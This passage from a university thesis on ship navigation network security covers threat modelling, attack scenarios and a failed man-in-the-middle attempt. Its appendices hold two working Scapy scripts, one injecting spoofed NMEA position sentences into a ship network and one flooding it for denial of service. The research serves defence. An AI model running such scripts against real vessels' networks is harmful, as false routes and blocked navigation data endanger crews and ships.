Figure 6.9: Packet modification Ettercap filter in readable format

It is difficult to determine why the attack did not work when the ARP poisoning were successful. We suspect that the reason for this is because the AIS sends all packets to the broadcast address and not directly to the Windows machine. Therefore, even though the ARP cache was poisoned, it is not possible to modify the packets when they are broadcasted to the entire network. Both filters included a message which was designed to give feedback to weather it received the packet or not. Both filters replied with the feedback message, so it is clear that it received the packet and managed to detect it. But this is because the packets are broadcasted to the network. The attack could be made possible if the AIS sends messages to a specific IP address on the network rather than to the broadcast address, but this is just speculation at this point.

Chapter 7

Discussion

7.1 Threat Modelling Limitations

There are some limitations related to threat modelling. This relates to several threat models and not just STRIDE which is used in this thesis. When using the Microsoft Threat Modeling Tool, there is no consideration into the human users of the system. In many cases, people can be the highest security threat due to limited amount of cyber security training. Therefore, failing to include human users into the threat modelling can result in threats such as phishing not being accounted for [47]. Modelling human users is very difficult as there can be several users in one system where each and everyone of them have different roles, experiences, and knowledge. Failure to include human users in a threat model can therefore lead to severe security threats being overlooked. An example of this related to maritime is the updating of charts in the ECDIS. This can be done using WiFi, which is accounted for in this threat model, but in some cases this is done using physical media such as USB or CD [41]. This is not accounted for in a threat model. Moreover, as the use of physical media is allowed to update charts, other physical media devices can be inserted into the ECDIS. This can result in malicious devices being inserted which can compromise the system. This is shown in [6].

7.2 Risk Assessment Limitations

One of the reasons for why STRIDE was chosen as the risk assessment was because it has already been used in the maritime sector [28]. It is a well established method for assessing cyber risks but is not widely used in the maritime sector. However, as this project focuses more on the internal threat in the INS, it looked like a suitable assessment method. Other risk assessments discussed in the related work section seems to be too situational and ship specific whereas STRIDE was seen as a good method to determine six different types of threats. This method combined with the Microsoft threat modeling software which categorizes threats using STRIDE seemed as a viable option. The reason for this is to prevent the author from coming

up with threats based on the literature, but rather relying on the results of the threat modelling. This did not go as planned as many of the threats listed by the threat modelling software were similar or not applicable for the INS. Solving this problem was to use the literature as a source of coming up with appropriate threats.

The results of the risk assessment were successful in some parts, however, threats such as repudiation and information disclosure became clear as no major threat. Packets are sent in plain text in the network. This is a confidentiality breach as anyone with access to the network can view the NMEA messages. However, the packets does not contain any information that can specifically harm the ship if it leaks. As soon as a NMEA message with GPS coordinates is sent to the ECIDS, it can be seen as old information with no value. Information disclosure is therefore not a real threat even though the likelihood of it happening when an attacker has access to the network is high.

Other risk assessments used in the maritime sector which is mentioned in Chapter 3 compared to the one used in this thesis also focuses on the threat actors. The risk assessment used in this thesis only focuses on the threats but fails to capture the possible threat actors that can be a threat to the ship. We can consider the other risk assessments as more situational based risk assessments. They are probably more relevant for organizations to perform on individual ships or a set of ships depending on their planned route or geolocation. Attackers do not have the same motives or the same resources available to attack a ship, and according to [30], it is important to take into consideration. However, to identify attack vectors, threats and vulnerabilities we believe that such risk assessments were out of scope for this thesis. Focusing more on the system and devices found in the INS would allow us to better find potential threats to the system and later attempt to exploit them.

7.3 Implementation and Setting up the Network

As stated in section 4, the original plan was to create a network with AIS, GPS and a Windows VM. Setting up the environment with AIS and the Windows VM worked out great. However, connecting the GPS to the network did not go as planned. The GPS were connected to the router with a Ethernet cable and was given a static IP address and a port number. However, it did not send any information to OpenCPN. Furthermore, it did not respond to any pings sent from the Windows machine. Taking a closer look at the network traffic with Wireshark, it is clear that the GPS did not look for the IP address of the router. In figure 7.1, we see that the GPS has the 172.31.18.11 and looks for the 172.31.1.1 address. The IP address of the GPS was set to 192.168.1.5, so it is unclear why it does not show in the Wireshark capture.

```
42.017299335  FurunoEl_33:b2:a9    Broadcast           ARP         60 Who has 172.31.1.1? Tell 172.31.18.11
48.020053586  FurunoEl_33:b2:a9    Broadcast           ARP         60 Who has 172.31.1.1? Tell 172.31.18.11
54.022118285  FurunoEl_33:b2:a9    Broadcast           ARP         60 Who has 172.31.1.1? Tell 172.31.18.11
60.024688622  FurunoEl_33:b2:a9    Broadcast           ARP         60 Who has 172.31.1.1? Tell 172.31.18.11
66.035810755  FurunoEl_33:b2:a9    Broadcast           ARP         60 Who has 172.31.1.1? Tell 172.31.18.11
72.029602273  FurunoEl_33:b2:a9    Broadcast           ARP         60 Who has 172.31.1.1? Tell 172.31.18.11
78.032130367  FurunoEl_33:b2:a9    Broadcast           ARP         60 Who has 172.31.1.1? Tell 172.31.18.11
84.034378192  FurunoEl_33:b2:a9    Broadcast           ARP         60 Who has 172.31.1.1? Tell 172.31.18.11
90.036883991  FurunoEl_33:b2:a9    Broadcast           ARP         60 Who has 172.31.1.1? Tell 172.31.18.11
96.039277366  FurunoEl_33:b2:a9    Broadcast           ARP         60 Who has 172.31.1.1? Tell 172.31.18.11
```

Figure 7.1: ARP requests made by the GPS

The attempt to solve this problem was to change the IP address of every device connected to the network including the IP address of the router. The router IP was set to 172.31.1.1 in order to try and create a response to the ARP request made by the GPS. Unfortunately, this did not work either. Further attempts to solve this problem was stopped as the project could move on with only the AIS connected to the network. However, it would have been interesting to see if any of the attack methods in section 6.4 would have worked on a GPS connected to the network with Ethernet. Also, to see if the GPS sends packets to the broadcast address or to the IP of the windows machine.

7.4 Attack Scenarios

There are different scenarios of how the attacks demonstrated in this thesis can work in a real life scenario. The attacks relies upon the attacker being in range of the wireless network on the ship. It is important to know when and where an attacker might be in range to pull of such an attack.

7.4.1 Malicious Passenger

A malicious passenger can be considered more of a threat in passenger ships compared to cargo ships. A passenger with malicious intent can position him or her self on the ship where they are in range of the wireless network. As demonstrated in Section 6.1, an attacker can gain access to the ship as soon as they are in range of the wireless network. The selected method for initial access was to use a dictionary to guess the correct password. The downside with this method is if the password is not in the dictionary used. In that case, the attack will not work.

7.4.2 Attacker at the Port

An attacker at the port is also something to consider. The author of this paper have not done any reconnaissance on any ports, so it is only speculation as of now if it is possible for an attacker to get within the range of the wireless network. However, if we assume that an attacker can get within the range of the wireless network, it is difficult to gain persistence on the system because as soon as the ship is leaving the port, the attacker will not be in wireless range. An attack might still yield results if the main goal is cause confusion or chaos.

7.4.3 Insider Threat

An insider threat is a possible scenario for attack. As mentioned in [31], officers, sailor and technical workers poses as a risk to ships. Their motivation could be financial or personal gain. They also have a large room of opportunity as they have access to the ships systems.

7.5 Elevation of Privilege

Elevation of privilege was one of the threats that scored high during the threat modelling. During the risk assessment, it came in as the fourth highest threat. The reason for this is because the impact of this threat is high, but the likelihood of it is low when an attacker is inside the network. During the threat modelling, most of the threats related to this threat was elevation of privilege by spoofing the identity of another entity on the network to gain more privileges. In the INS, the equipment have the same privileges, so spoofing the identity of the AIS to gain additional privileges does not make much sense. It is thought that when spoofing the identity of the AIS, an attacker can elevate its privilege on the network by sending NMEA messages with the IP address of the AIS. However, as shown in section 6.2, the attacker is not required to spoof the identity of any equipment to send NMEA messages to the ECDIS.

One of the most dangerous threats is if the attacker manages to get administrative rights over the router in the network. If security is not taken into consideration, the router could have a standard username and password such as *admin* and *password*. This can open up for a wide range of attacks such as denial of service and remote access. However, this is easy to prevent by changing the default passwords to something more difficult to guess or crack.

Other types of elevation of privilege is to get control of the MFD. During the literature review, it was determined that most MFD's are running some type of Windows operating system. The MFD can be considered as a center of information because many navigational devices in the INS are sending their information to this workstation. Gaining administrative rights over this system can result in attacks such as malware being installed, remote access or tampering with the navigational data or denial of service. The impact of this type of threat can be devastating, but the likelihood of it happening is low. The reason for this is that an attacker must gain access to this system either through phishing or injecting a malicious USB to the MFD. The motivation and sophistication of such an attack must be high, but is still very difficult to pull of.

Chapter 8

Conclusion and Future Work

This thesis is mainly focused on the potential threats that are in the internal network of ships. The threat modelling and risk assessment allowed us to focus on six different threats; Spoofing, Tampering, Repudiation, Information Disclosure, Denial of Service, and Elevation of Privilege. The threat modelling methodology by using the Microsoft Threat modelling tool did not work as expected as the threats towards different equipment were the same and some were also not relevant. However, some relevant threats were found and the remaining threats to input into the risk assessment were found using the literature. Analysing the results of the risk assessment showed that Denial of Service, Spoofing and Tampering are the top three threats in the STRIDE model relevant to the environment set up.

After the results from the risk assessment were analysed, it was time to set up the environment with the maritime equipment available. As mentioned, we did not manage to connect the GPS with Ethernet. However, the attacks selected were still relevant as the AIS was connected successfully with WiFi. During the attack phase, it was observed that the AIS did not send packets directly to the ECDIS. Instead, it sent packets to the broadcast address of the network. Any packets sent to this address will be broadcasted to the network so that all devices receive the packets, including the ECDIS. The port address was specified on the AIS and the ECDIS so that UDP packets coming to the specified port would be accepted. Since we know that the packets are sent to the broadcast address, it allows us to inject packets into the network by only specifying the port and the broadcast address. With the Python tool Scapy, it was possible to send packets from a list of NMEA sentences stored in a text file to display a false route on the ECDIS. Moreover, this tool also allows for specifying the number of packets. This means that it is possible to specify a large number of packets, flooding the network, and preventing other packets from legitimate devices from being displayed on the ECDIS.

More sophisticated attacks such as man-in-the-middle attacks were conducted as it has been documented to be successful in a simulated maritime environment. Man-in-the-middle attacks allow for tampering with the packets before they arrive

at the ECDIS. While this attack worked in a simulated environment, attempts with performing the same attacks in a physical environment did not work. This could be due to the fact that the AIS sends data to the broadcast address, but this is currently only speculation. Further investigation into this issue was not conducted as it was seen as out of scope.

8.1 Future Work

As stated previously in this thesis, the choice of risk assessment had some flaws. Some of the elements of STRIDE turned out to be not so relevant when assessing the risks regarding the internal network of ships. Other risk assessments could provide different results. This thesis mainly focused on the top three threats of the results of the risk assessment and demonstrated that the threats were in fact real. Other threats are also present in an INS, and conducting more research on this could discover other vulnerabilities.

Another issue found during this thesis is that the attacker must be within the range of the wireless network to perform any attacks. Persistence in the network is difficult to obtain and as soon as the attacker is out of the WiFi range he or she cannot perform any attacks. Ways of demonstrating persistence will give us more information about the different attack vectors a possible attacker can have. A suggestion could be to plant a device such as a raspberry pi and establish a remote connection to this device so the attacker does not need to be physically close to the ship.

One of the attacks we believed was going to work was the man-in-the-middle attack. However, we suspect that when the AIS sent its sentences to the broadcast address and not the IP address of the machine that had OpenCPN installed, it was not possible to execute this attack. Further investigation into this problem is suggested to see if this is a standard practice in the INS or if this is device dependent. Will we get the same behavior on the network from other AIS devices? Does other devices fitted in the INS operate the same way by utilizing the broadcast address? As mentioned, we were not successful in connecting the GNSS to the network. It would have been interesting to see if this device communicates in the same way as the AIS. Moreover, could a MITM attack be successful with a GNSS connected?

Bibliography

[1] IMO, 'Adoption of the revised performance standards for integrated navigation systems (INS) - Module A-B,' vol. 252, no. January 2000, 2018.

[2] M. S. Kaleem Awan and M. A. Ghamdi, 'Understanding the Vulnerabilities in Digital Components of an Integrated Bridge System (IBS),' *Journal of Marine Science and Engineering 2019, Vol. 7, Page 350*, Oct. 2019, ISSN: 20771312. DOI: 10.3390/JMSE7100350. [Online]. Available: https://www.mdpi.com/2077-1312/7/10/350/htm.

[3] I. Ashraf, Y. Park, S. Hur, S. W. Kim, R. Alroobaea, Y. B. Zikria, S. Member and S. Nosheen, 'A Survey on Cyber Security Threats in IoT-Enabled Maritime Industry,' pp. 1–14, 2022.

[4] M. Balduzzi, K. Wilhoit and A. Pasta, 'A Security Evaluation of AIS Automated Identification System,' *ACSAC '14: Proceedings of the 30th Annual Computer Security Applications Conference*, 2014. DOI: 10.1145/2664243.2664257. [Online]. Available: http://dx.doi.org/10.1145/2664243.2664257.

[5] D. Schmidt, K. Radke, S. Camtepe, E. Foo and M. Ren, 'A survey and analysis of the GNSS spoofing threat and countermeasures,' *ACM Computing Surveys*, vol. 48, no. 4, 2016, ISSN: 15577341. DOI: 10.1145/2897166.

[6] M. Soldal Lund, O. Sveinung Hareide and Ø. Jøsok, 'An Attack on an Integrated Navigation System,' *Neccesse*, vol. 3, no. 2, 2018. DOI: 10.21339/2464-353x.3.2.149.

[7] IMO, 'Adoption of the revised performance standards for integrated navigation systems (INS)-Module C-D,' vol. 252, 2007.

[8] M. Caprolu, R. D. Pietro, S. Raponi, S. Sciancalepore and P. Tedeschi, 'Vessels Cybersecurity: Issues, Challenges, and the Road Ahead,' *IEEE Communications Magazine*, vol. 58, no. 6, pp. 90–96, Jun. 2020. DOI: 10.1109/MCOM.001.1900632.

[9] A. Bagheshwa, A. Gul and R. Y. Osman, 'Report Paper : Global Navigation Satellite System (GNSS),' no. August, pp. 0–18, 2021.

[10] X. Li, M. Ge, X. Dai, X. Ren, M. Fritsche and J. Wickert, 'Originally published as: Accuracy and reliability of Multi-GNSS real-time precise positioning: GPS, GLONASS,' DOI: 10.1007/s00190-015-0802-8. [Online]. Available: http://doi.org/10.1007/s00190-015-0802-8.

[11] SOLAS, 'Carriage Requirements for Shipborne Navigational Systems and Equipment (Vol. Chapter V/19),' no. July 2002, 2000.

[12] IMO, 'Revised guidelines for the onboard operational use of shipborne automatic identification systems (AIS),' no. 29, 2015.

[13] Y. C. Altan and E. N. Otay, 'Maritime Traffic Analysis of the Strait of Istanbul based on AIS data,' *The Journal of Navigation*, vol. 70, no. 6, pp. 1367–1382, Nov. 2017, ISSN: 0373-4633. DOI: 10.1017/S0373463317000431. [Online]. Available: https://www.cambridge.org/core/journals/journal-of-navigation/article/maritime-traffic-analysis-of-the-strait-of-istanbul-based-on-ais-data/A1B00B8A5ED4B05FD545B62F3156529D.

[14] IMO, 'MSC.232(82) - Revised performance standards for electronic chart display and information systems (ECDIS),' vol. 232, no. December 2006, pp. 1–18, 2006.

[15] IMO, 'MSC.192(79) - Adoption of the revised performance standards for RADAR equipment,' vol. 192, no. July 2008, pp. 1–32, 2004.

[16] IMO, 'SOLAS - Chapter V - Safety of Navigation,' vol. 99, no. December 2000, pp. 1–70, 2022.

[17] BIMCO, *About us and our members*, 2022. [Online]. Available: https://www.bimco.org/about-us-and-our-members.

[18] BIMCO, 'The Guidelines on Cyber Security Onboard Ships,' vol. 4, pp. 1–53, 2021.

[19] A. Oruc, V. Gkioulos and S. Katsikas, 'Towards a Cyber-Physical Range for the Integrated Navigation System (INS),' *Journal of Marine Science and Engineering*, vol. 10, no. 1, p. 30, 2022, ISSN: 20771312. DOI: 10.3390/jmse10010107.

[20] IEC, 'IEC 61162-1,' Tech. Rep., 2016.

[21] IEC, *IEC 61162-2*. 1998, ISBN: 9782832206225.

[22] IEC, 'IEC 61162-3,' Tech. Rep., 2014.

[23] IEC, *IEC 61162-450*. 2018, ISBN: 9782832256367.

[24] IEC, 'IEC 61162-460,' Tech. Rep., 2020, pp. 2013–2015.

[25] IMO, 'Resolution MSC.428(98) Maritime Cyber Risk Management in Safety Management Systems,' *Web site IMO*, vol. 428, no. June 2017, p. 2017, 2017. [Online]. Available: https://wwwcdn.imo.org/localresources/en/OurWork/Security/Documents/Resolution%20MSC.428(98).pdf.

[26] K. Tam and K. Jones, 'Cyber-Risk Assessment for Autonomous Ships,' *2018 International Conference on Cyber Security and Protection of Digital Services, Cyber Security 2018*, pp. 1–8, 2018. DOI: 10.1109/CyberSecPODS.2018.8560690.

[27] K. Tam and K. Jones, 'MaCRA: a model-based framework for maritime cyber-risk assessment,' *WMU Journal of Maritime Affairs*, vol. 18, no. 1, pp. 129–163, 2019, ISSN: 16541642. DOI: 10.1007/s13437-019-00162-2.

[28] G. Kavallieratos, S. Katsikas and V. Gkioulos, *Cyber-attacks against the autonomous ship*. Springer International Publishing, 2019, vol. 11387 LNCS, pp. 20–36, ISBN: 9783030127855. DOI: 10.1007/978-3-030-12786-2{_}2. [Online]. Available: http://dx.doi.org/10.1007/978-3-030-12786-2_2.

[29] G. Kavallieratos and S. Katsikas, 'Managing cyber security risks of the cyber-enabled ship,' *Journal of Marine Science and Engineering*, vol. 8, no. 10, pp. 1–19, 2020, ISSN: 20771312. DOI: 10.3390/jmse8100768.

[30] V. Bolbot, G. Theotokatos, E. Boulougouris and D. Vassalos, 'A novel cyber-risk assessment method for ship systems,' *Safety Science*, vol. 131, no. July, p. 104 908, 2020, ISSN: 18791042. DOI: 10.1016/j.ssci.2020.104908. [Online]. Available: https://doi.org/10.1016/j.ssci.2020.104908.

[31] P. H. Meland, D. A. Nesheim, K. Bernsmed and G. Sindre, 'Assessing cyber threats for storyless systems,' *Journal of Information Security and Applications*, vol. 64, no. November 2021, p. 103 050, 2022, ISSN: 22142126. DOI: 10.1016/j.jisa.2021.103050. [Online]. Available: https://doi.org/10.1016/j.jisa.2021.103050.

[32] J. Williams, *OWASP Risk Rating Methodology*, 2020. [Online]. Available: https://owasp.org/www-community/OWASP_Risk_Rating_Methodology.

[33] A. Grant, P. Williams, G. Shaw, M. De Voy and N. Ward, 'Understanding GNSS availability and how it impacts maritime safety,' *Institute of Navigation - International Technical Meeting 2011, ITM 2011*, vol. 2, pp. 687–695, 2011.

[34] B. Svilicic, I. Rudan, V. Frančić and M. Doričić, 'Shipboard ECDIS Cyber Security: Third-Party Component Threats,' *Pomorstvo*, vol. 33, no. 2, pp. 176–180, Dec. 2019, ISSN: 1332-0718. DOI: 10.31217/P.33.2.7. [Online]. Available: https://doi.org/10.31217/p.33.2.7.

[35] Y. Dyryavyy, 'An NCC Group Publication Preparing for Cyber Battleships-Electronic Chart Display and Information System Security,' 2014.

[36] B. Svilicic, I. Rudan, V. Frančić and D. Mohović, 'Towards a Cyber Secure Shipboard Radar,' *Journal of Navigation*, vol. 73, no. 3, pp. 547–558, 2020, ISSN: 14697785. DOI: 10.1017/S0373463319000808.

[37] A. Grant, P. Williams, N. Ward and S. Basker, 'GPS jamming and the impact on maritime navigation,' *Journal of Navigation*, vol. 62, no. 2, pp. 173–187, 2009, ISSN: 03734633. DOI: 10.1017/S0373463308005213.

[38] Voltairenet, *What spooked the USS Donald Cook so much in the Black Sea?* 2014. [Online]. Available: https://www.voltairenet.org/article185860.html.

[39] A. Shostack, *Threat Modeling: Designing for Security*, 9. 2014, vol. 53, ISBN: 978-1-118-80999-0.

[40] H. J. Lu and Y. Yu, 'Research on WiFi Penetration Testing with Kali Linux,' *Complexity*, vol. 2021, 2021, ISSN: 10990526. DOI: 10.1155/2021/5570001.

[41] M. S. Lund, J. E. Gulland, O. S. Hareide, E. Josok and K. O. C. Weum, 'Integrity of integrated navigation systems,' *2018 IEEE Conference on Communications and Network Security, CNS 2018*, Aug. 2018. DOI: 10.1109/CNS.2018.8433151.

[42] OpenCPN, *About OpenCPN*. [Online]. Available: https://opencpn.org/OpenCPN/info/about.html.

[43] O. Nakhila, A. Attiah, Y. Jinz and C. Zoux, 'Parallel active dictionary attack on WPA2-PSK Wi-Fi networks,' *Proceedings - IEEE Military Communications Conference MILCOM*, vol. 2015-Decem, pp. 665–670, 2015. DOI: 10.1109/MILCOM.2015.7357520.

[44] NMEA.ORG, *National Marine Electronics Association - NMEA*, 2021. [Online]. Available: https://www.nmea.org/content/STANDARDS/NMEA_0183_Standard.

[45] K. Tran, S. Keene, E. Fretheim and M. Tsikerdekis, 'Marine Network Protocols and Security Risks,' *Journal of Cybersecurity and Privacy 2021, Vol. 1, Pages 239-251*, vol. 1, no. 2, pp. 239–251, Apr. 2021. DOI: 10.3390/JCP1020013. [Online]. Available: https://www.mdpi.com/2624-800X/1/2/13/htm%20https://www.mdpi.com/2624-800X/1/2/13.

[46] A. Amro, A. Oruc, V. Gkioulos and S. Katsikas, 'Navigation Data Anomaly Analysis and Detection,' *Information 2022, 13, 104*, vol. 13, no. 3, pp. 1–24, 2022, ISSN: 20782489. DOI: 10.3390/info13030104.

[47] A. Shostack, 'Experiences threat modeling at Microsoft,' *CEUR Workshop Proceedings*, vol. 413, pp. 1–11, 2008, ISSN: 16130073.

Appendix A

Code listing A.1: Python code used for spoofing and packet injection

```
from scapy.all import*
import time

#Opens a file that has a predetermined route. The file contains GPS coordinates.
file = open('/home/kali/Documents/' + 'pwned.txt', 'r')
lines = file.readlines()

count=0

#creates a loop to ensure that every line of the pwned.txt file is sent
#to the broadcast address.

for line in lines:
    count += 1
    time.sleep(1)
    sentence = line.strip()
    send(IP(src="192.168.1.10",dst="192.168.1.255")/UDP(dport=10110)/sentence)
```


Appendix B

Code listing B.1: Python code used for Denial of Service

```
from scapy.all import*
import time

#Opens a file that has a predetermined route. The file contains GPS coordinates.
file = open('/home/kali/Documents/' + 'dos.txt', 'r')
lines = file.readlines()


#creates an infinite loop that reads through the dos.txt list and
#sends them to the broadcast address
while True:
    for line in lines:
            count += 1
            time.sleep(0.2)
            sentence = line.strip()
            send(IP(src="192.168.1.10",dst="192.168.1.255")/
            UDP(dport=10110)/sentence)
```



NTNU

Norwegian University of
Science and Technology